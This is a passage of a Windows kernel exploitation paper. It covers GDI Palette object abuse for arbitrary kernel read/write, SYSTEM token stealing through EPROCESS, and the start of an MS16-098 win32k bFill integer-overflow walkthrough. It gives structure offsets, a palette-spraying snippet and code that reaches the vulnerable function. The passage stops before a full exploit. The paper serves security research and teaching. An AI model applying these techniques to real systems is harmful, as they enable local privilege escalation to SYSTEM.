
### Exploitation Scenario

In Diego Juarez's and Nicolas Economou's talk [3], they did a full detailed analysis on abusing bitmap objects, using the Manager/Worker approach in two ways. The idea was to use a Manager Bitmap object, which sizlBitmap or pvScan0 members can be controlled, in order to control the pvScan0 member of a second Worker bitmap, and gain arbitrary kernel memory read/write.


The focus will be on the technique using a Manager bitmap where the sizlBitmap member is under our control, to extend that bitmap to gain relative memory read/write and then, control the adjacent Worker bitmap object pvScan0 member.



### Relative Memory Read/Write Bitmaps




### Relative Memory Read/Write Bitmaps





### Arbitrary Memory Read/Write Bitmaps





## XEPALOBJ - Palette Objects

The discovered new technique will be using Palette Objects. Palettes specify the colours that can be used in a device context, they are represented in kernel memory by Pool tag Gh?8, Gla8, and have the type name `_PALETTE`, `XEPALOBJ` or `PALOBJ` in Win32k debugging symbols.

Personally, since some of the analysed functions reference `XEPALOBJ` that's what I decided to go with. The kernel structure is undocumented on msdn but the x86 version can be found at ReactOS[8], and both x86 and x64 versions can be found in Deigo Juarez's amazing windbg extension `GDIObjDump`[9]. The relative memory read/write technique was mentioned in 360 Vulcan team talk[10] in March 2017. However, to my knowledge the full technique including arbitrary memory read/write, was not disclosed before.

### X86 and X64 PALETTE structure

The most interesting members of the `XEPALOBJ` structure are the `cEntries` which represent the number of members in the `PALETTEENTRY` array, and the `*pFirstColor`, which is a pointer to the first member of the `PALETTEENTRY` array `apalColors` located at the end of the structure as seen below.

```
typedef struct _PALETTE
{
    BASEOBJECT    BaseObject;    // 0x00

    FLONG         flPal;         // 0x10
    ULONG         cEntries;      // 0x14
    ULONG         ulTime;        // 0x18
    HDC           hdcHead;       // 0x1c
    HDEVPPAL      hSelected;     // 0x20,
    ULONG         cRefhpal;      // 0x24
    ULONG         cRefRegular;   // 0x28
    PTRANSLATE    ptransFore;    // 0x2c
    PTRANSLATE    ptransCurrent; // 0x30
    PTRANSLATE    ptransOld;     // 0x34
    ULONG         unk_038;       // 0x38
    PFN           pfnGetNearest; // 0x3c
    PFN           pfnGetMatch;   // 0x40
    ULONG         ulRGBTime;     // 0x44
    PRGB555XL     pRGBXlate;     // 0x48
    PALETTEENTRY  *pFirstColor;  // 0x4c
    struct _PALETTE *ppalThis;   // 0x50
    PALETTEENTRY  apalColors[1]; // 0x54
} PALETTE, *PPALETTE;
```

```
typedef struct _PALETTE64
{
    BASEOBJECT    BaseObject;    // 0x00

    FLONG         flPal;         // 0x18
    ULONG         cEntries;      // 0x1C
    ULONGLONG     ullTime;       // 0x20
    HDC           hdcHead;       // 0x28
    HDEVPPAL      hSelected;     // 0x30
    ULONG         cRefhpal;      // 0x38
    ULONG         cRefRegular;   // 0x3c
    PTRANSLATE    ptransFore;    // 0x40
    PTRANSLATE    ptransCurrent; // 0x48
    PTRANSLATE    ptransOld;     // 0x50
    ULONGLONG     unk_038;       // 0x58
    PFN           pfnGetNearest; // 0x60
    PFN           pfnGetMatch;   // 0x68
    ULONGLONG     ullRGBTime;     // 0x70
    PRGB555XL     pRGBXlate;     // 0x78
    PALETTEENTRY  *pFirstColor;  // 0x80
    struct _PALETTE *ppalThis;   // 0x88
    PALETTEENTRY  apalColors[1]; // 0x90
} PALETTE64, *PPALETTE64;
```



## KAlloc

CreatePalette function is used to allocate Palette objects. It takes a LOGPALETTE structure as argument, allocations lower than 0x98 bytes for x86 systems and 0xD8 for x64 bits, gets allocated to the look aside list.

```
HPALETTE CreatePalette(  
    _In_ const LOGPALETTE *lplogpl  
);
```

### Parameters

*lplogpl* [in]

A pointer to a **LOGPALETTE** structure that contains information about the colors in the logical palette.

```
typedef struct tagLOGPALETTE {  
    WORD        palVersion;  
    WORD        palNumEntries;  
    PALETTEENTRY palPalEntry[1];  
} LOGPALETTE;
```

### Members

#### palVersion

The version number of the system.

#### palNumEntries

The number of entries in the logical palette.

#### palPalEntry

Specifies an array of **PALETTEENTRY** structures that define the color and usage of each entry in the logical palette.



Each PALETTEENTRY is 4 bytes, for both x86 and x64.

```
typedef struct tagPALETTEENTRY {  
    BYTE peRed;  
    BYTE peGreen;  
    BYTE peBlue;  
    BYTE peFlags;  
} PALETTEENTRY;
```

## Members

### peRed

The red intensity value for the palette entry.

### peGreen

The green intensity value for the palette entry.

### peBlue

The blue intensity value for the palette entry.

### peFlags

Indicates how the palette entry is to be used. This member may be set to 0 or one of the following values.

## Allocate 2000 Palettes

```
HPALETTE hps;  
LOGPALETTE *lPalette;  
lPalette = (LOGPALETTE*)malloc(sizeof(LOGPALETTE) + (0x1E3 -  
1) * sizeof(PALETTEENTRY));  
lPalette->palNumEntries = 0x1E3;  
lPalette->palVersion = 0x0300;  
for (int k = 0; k < 2000; k++) {  
    hps = CreatePalette(lPalette);  
}
```

## KFree

To free a Palette object, the DeleteObject function can be used and the handle to Palette is supplied as argument:

DeleteObject(HPALETTE)



## Read Memory Function

The `GetPaletteEntries` function is used to read Palette entries `nEntries`, if lower, the `XEPALOBJ.cEntries` starting from offset `iStartIndex`, from the Palette's `apalColors` array, pointed to by `pFirstColor` in the `XEPALOBJ` corresponding to the Palette handle `hpal`, to the provided buffer `lppe`. The function is defined as below.

```
UINT GetPaletteEntries(  
    _In_  HPALETTE      hpal,  
    _In_  UINT          iStartIndex,  
    _In_  UINT          nEntries,  
    _Out_ LPPALETTEENTRY lppe  
);
```

### Parameters

*hpal* [in]

A handle to the logical palette.

*iStartIndex* [in]

The first entry in the logical palette to be retrieved.

*nEntries* [in]

The number of entries in the logical palette to be retrieved.

*lppe* [out]

A pointer to an array of **PALETTEENTRY** structures to receive the palette entries. The array must contain at least as many structures as specified by the *nEntries* parameter.

## Write Memory Function

There are two functions that can be used to write Palette entries `nEntries`, if lower, the `XEPALOBJ.cEntries` starting from offset `iStart` || `iStartIndex`, from the Palette's `apalColors` array, pointed to by `pFirstColor` in the `XEPALOBJ` corresponding to the Palette handle `hpal`, from the provided buffer `lppe`. These functions are `SetPaletteEntries`, and `AnimatePalette`.



```
UINT SetPaletteEntries(  
    _In_      HPALETTE      hpal,  
    _In_      UINT          iStart,  
    _In_      UINT          cEntries,  
    _In_ const PALETTEENTRY *lppe  
);
```

### Parameters

*hpal* [in]

A handle to the logical palette.

*iStart* [in]

The first logical-palette entry to be set.

*cEntries* [in]

The number of logical-palette entries to be set.

*lppe* [in]

A pointer to the first member of an array of **PALETTEENTRY** structures containing the RGB values and flags.

```
BOOL AnimatePalette(  
    _In_      HPALETTE      hpal,  
    _In_      UINT          iStartIndex,  
    _In_      UINT          cEntries,  
    _In_ const PALETTEENTRY *ppe  
);
```

### Parameters

*hpal* [in]

A handle to the logical palette.

*iStartIndex* [in]

The first logical palette entry to be replaced.

*cEntries* [in]

The number of entries to be replaced.

*ppe* [in]

A pointer to the first member in an array of **PALETTEENTRY** structures used to replace the current entries.

## Relative Memory Read/Write cEntries

The `cEntries` member in `XEPALOBJ` is used to reference the number of Entries in the Palettes `apalColors` array, if this member was to be overwritten with a larger number then whenever read/write operations happen on the Palette it will read/write beyond the kernel memory allocated for it.

## Arbitrary memory read/write \*pFirstColor

All read/write operations by referencing the `*pFirstColor`, which is the pointer the first entry in the `apalColors` array, by changing this pointer in a given Palette, it can be used to read/write from any location in kernel memory.




## Exploitation Scenario


Palette objects can be abused the same way as Bitmap objects, by using a Manager Palette whose `cEntries`, or `*pFirstColor` members are under our control, to control the `*pFirstColor` of a second Worker Palette and gain arbitrary kernel memory read/write primitive.

The focus will be on the situation where the `cEntries` of the Manager Palette object can be controlled, by an overflow, to gain a relative memory read/write to the location of the Manager Palette in kernel memory, and use it to overwrite the `*pFirstColor` of the adjacent Worker Palette object.

Palette Objects




Relative Memory Read/Write Palettes





### Arbitrary Memory Read/Write Palettes





## Technique Restrictions


There are some restrictions to using the Palette technique.

Firstly, when overflowing the cEntires, the value has to be bigger than 0x26 for x86 systems, and 0x36, since the minimum size allocated for XEPALOBJ is 0x98 for x86 bit systems, and 0xd8 for x64 bit ones, so even if the cEntires is 0x1 if it was overwritten by 0x6 for example, will result in  $0x6 * 0x4 = 0x18$  which is less than the minimum allocated Palette size.

When using the SetPaletteEntries Function to write Entries to memory, the overflow should not overwrite certain members of the XEPALOBJ (hdcHead, ptransOld and ptransCurrent)


X86	X64
<pre>typedef struct _PALETTE64 {     ..     HDC          hdcHead;     // 0x1c     ...     PTRANSLATE     ptransCurrent; // 0x30     PTRANSLATE    ptransOld;     // 0x34     ... } PALETTE, *PPALETTE;</pre>	<pre>typedef struct _PALETTE64 {     ..     HDC          hdcHead;     // 0x28     ...     PTRANSLATE     ptransCurrent; // 0x48     PTRANSLATE    ptransOld;     // 0x50     ... } PALETTE64, *PPALETTE64;</pre>

The user-mode SetPaletteEntries calls NTSetPaletteEntries->GreSetPaletteEntries which has the first restriction on hdcHead member, if this member is set the code path taken will end with an error or BSOD highlighted in Yellow below.






Before the code reaches this point the GreSetPaletteEntries will call XEPALOBJ::ulSetEntries, which checks the pTransCurrent and pTransOld members and if they are set, a code path will be taken that will AND the values pointed by them with 0 blocks, in orange colours, although if these locations were allocated then this checks shouldn't result in BSOD.



The only restriction on setting Palette's using the AnimatePalettes user-mode function, is that the most significant byte of the memory location pointed to by \*pFirstColor has to be an ODD value, this proved challenging on x64 bit systems, but not so much on x86 ones, as shown in XEPALOBJ::ulAnimatePalette below. Although this will not result in BSOD but will error out without writing the new value to the memory location.





## EPROCESS SYSTEM Token Stealing

Each running process on the system is represented by the `_EPROCESS` structure in the kernel, this structure contains a lot of interesting members, such as `ImageName`, `SecurityToken`, `ActiveProcessLinks`, and `UniqueProcessId`. The offset of these members changes from OS version to the other. The address of the `SYSTEM` process `EPROCESS` structure in kernel can be calculated by getting address by:

`KernelEPROCESSAddress = kernelNTBase + (PSInitialSystemProcess()-UserNTImageBase)`

`EPROCESS` structure interesting members' offsets:

Windows 8.1 x64

```
kd> dt nt!_EPROCESS UniqueProcessId ActiveProcessLinks Token
+0x2e0 UniqueProcessId : Ptr64 Void
+0x2e8 ActiveProcessLinks : _LIST_ENTRY
+0x348 Token : _EX_FAST_REF
```

Windows 7 SP1 x86

```
0: kd> dt _EPROCESS UniqueProcessId ActiveProcessLinks Token
dtx is unsupported for this scenario. It only recognizes dtx [<type>
ntdll!_EPROCESS
+0x0b4 UniqueProcessId : Ptr32 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY
+0x0f8 Token : _EX_FAST_REF
```

## SecurityToken

`SecurityToken` represents the security level that the current process has access to, whenever the process requests access to a certain privilege the `EPROCESS SecurityToken` is used to verify that the calling process has access to the requested resource.

## ActiveProcessLinks

`ActiveProcessLinks` is a `LIST_ENTRY` object, that contains pointers to the next/previous active processes `EPROCESS` entry in the kernel.

```
typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *Flink;
    struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```



## UniqueProcessId

The UniqueProcessId as the name suggests is the Process PID.

## Game Plan

1. Get Initial SYSTEM process EPROCESS kernel address.
2. Use arbitrary read memory primitive to get the SecurityToken and ActiveProcessLinks.
3. Get current process EPROCESS structure address, by iterating over the ActiveProcessLinks entries, till the ActiveProcessLinks->Flink.UniqueProcessId matches GetCurrentProcessId().
4. Use arbitrary memory write primitive to replace the current process SecurityToken with the SYSTEM process one.



## MS16-098 RGNOBJ Win32k!bFill Integer Overflow leading to Pool Overflow

### Understanding the Bug

The MS16-098 update file was downloaded and expanded using Expand.exe. Then, binary diffing was performed between the new win32k.sys file version 6.3.9600.18405 and its older version, 6.3.9600.17393, using IDA pro Zynamics BinDiff plugin. An interesting function was found to be modified with similarity rating 0.98. This function was win32k!bFill. Below is the difference between the two versions.



The diff shows that an integer overflow was fixed, by adding the function `UlongMult` [1], which is used to detect integer overflows by multiplying the supplied two `ULONG` integers. If the result overflows the object type, which is a `ULONG`, it returns an error `"INTSAFE_E_ARITHMETIC_OVERFLOW"`.



This function was added right before the call `PALLOCMEM2` that was called with one of the checked arguments `[rsp+Size]`. This confirms that this integer overflow would lead to an allocation of a small sized object; the question then being – can this value be somehow controlled by the user?

When faced with a big problem, its recommended to break it down into smaller problems. As kernel exploitation is a big problem, taking it one step at a time is the way to go. The exploitation steps are as follows:

1. Reaching the vulnerable function.
2. Controlling the allocation size.
3. Kernel pool feng shui.
4. Analysing and controlling the overflow.
5. Abusing the Bitmap GDI objects.
6. Fixing the overflowed header.
7. Stealing `SYSTEM` Process Token from the `EPROCESS` structure.
- 8. SYSTEM !!**

## Reaching the Vulnerable Function

First, we need to understand how this function can be reached by looking at the function definition in IDA. It can be seen that the function works on `EPATHOBJ` and the function name “bFill” would suggest that it has something to do with filling paths. A quick Google search for “msdn path fill” brought me to the function `BeginPath` and the using Paths example [12].

Theoretically speaking, if we take out the relevant code from the example, it should reach the vulnerable function.

```
// Get Device context of desktop hwnd
hdc = GetDC(NULL);
// begin the drawing path
BeginPath(hdc);
// draw a line between the supplied points
LineTo(hdc, nxStart + ((int) (flRadius * aflCos[i])), nyStart + ((int)
(flRadius * aflSin[i])));
// End the path
EndPath(hdc);
// Fill Path
FillPath(hdc);
```

That didn't work so I started to dive into why by iterating backwards through the Xrefs to the vulnerable function and adding a break point in WinDbg, at the start of each of them.

```
EngFastFill() -> bPaintPath() -> bEngFastFillEnum() -> Bfill()
```

Running our sample code again, the first function that gets hit, and then doesn't continue to the vulnerable function was `EngFastFill`. Without diving deep into reversing this function and adding more time of boring details to the reader we can say that, in short, this function is a switch case that will



eventually call `bPaintPath`, `bBrushPath`, or `bBrushPathN_8x8`, depending if a brush object is associated with the `hdc`. The code above didn't even reach the switch case, it failed before then, on a check that was made to check the device context DC type, thus it was worth investing in understanding Device Contexts types [13].

There are four types of DCs: display, printer, memory (or compatible), and information. Each type serves a specific purpose, as described in the following table.

Device context	Description
Display	Supports drawing operations on a video display.
Printer	Supports drawing operations on a printer or plotter.
Memory	Supports drawing operations on a bitmap.
Information	Supports the retrieval of device data.

Looking at the information provided, it was worth trying to switch the device type to Memory(Bitmap) as follows:


```
// Get Device context of desktop hwnd
HDC hdc = GetDC(NULL);
// Get a compatible Device Context to assign Bitmap to
HDC hMemDC = CreateCompatibleDC(hdc);
// Create Bitmap Object
HGDIOBJ bitmap = CreateBitmap(0x5a, 0x1f, 1, 32, NULL);
// Select the Bitmap into the Compatible DC
HGDIOBJ bitobj = (HGDIOBJ)SelectObject(hMemDC, bitmap);
//Begin path
BeginPath(hMemDC);
// draw a line between the supplied points.
LineTo(hdc, nXStart + ((int) (flRadius * aflCos[i])), nYStart + ((int)
(flRadius * aflSin[i])));
// End the path
EndPath(hMemDC);
// Fill the path
FillPath(hMemDC);
```

Turns out, that was exactly what was needed to reach the vulnerable function `bFill`.



## Controlling the Allocation Size

Looking at the code where the vulnerable allocation is made.



Before the allocation is made, the function checks whether the value of `[rbx+4]` (`rbx` points to our first argument which is the `EPATHOBJ`), is larger than `14`. If it was, then the same value is multiplied by 3 where the overflow happens.

```
lea ecx, [rax+rax*2];
```

The overflow happens for two reasons: one, the value is being cast into the 32-bit register `ecx` and second, `[rax+rax*2]` means that the value is multiplied by 3. Doing some calculations, we can reach the conclusion that the value needed to overflow this function would be:

$$0xFFFFFFFF / 3 = 0x55555555$$

Any value greater than the value above, would overflow the 32-bit register.

$$0x55555556 * 3 = 0x100000002$$

Then the result of this multiplication is shifted left by a nibble 4-bits, usually a shift left by operation, is considered to be translated to multiplication by  $2^4$

$$0x100000002 \ll 4 \mid 0x100000002 * 2^4 = 0x00000020 \text{ (32-bit register value)}$$

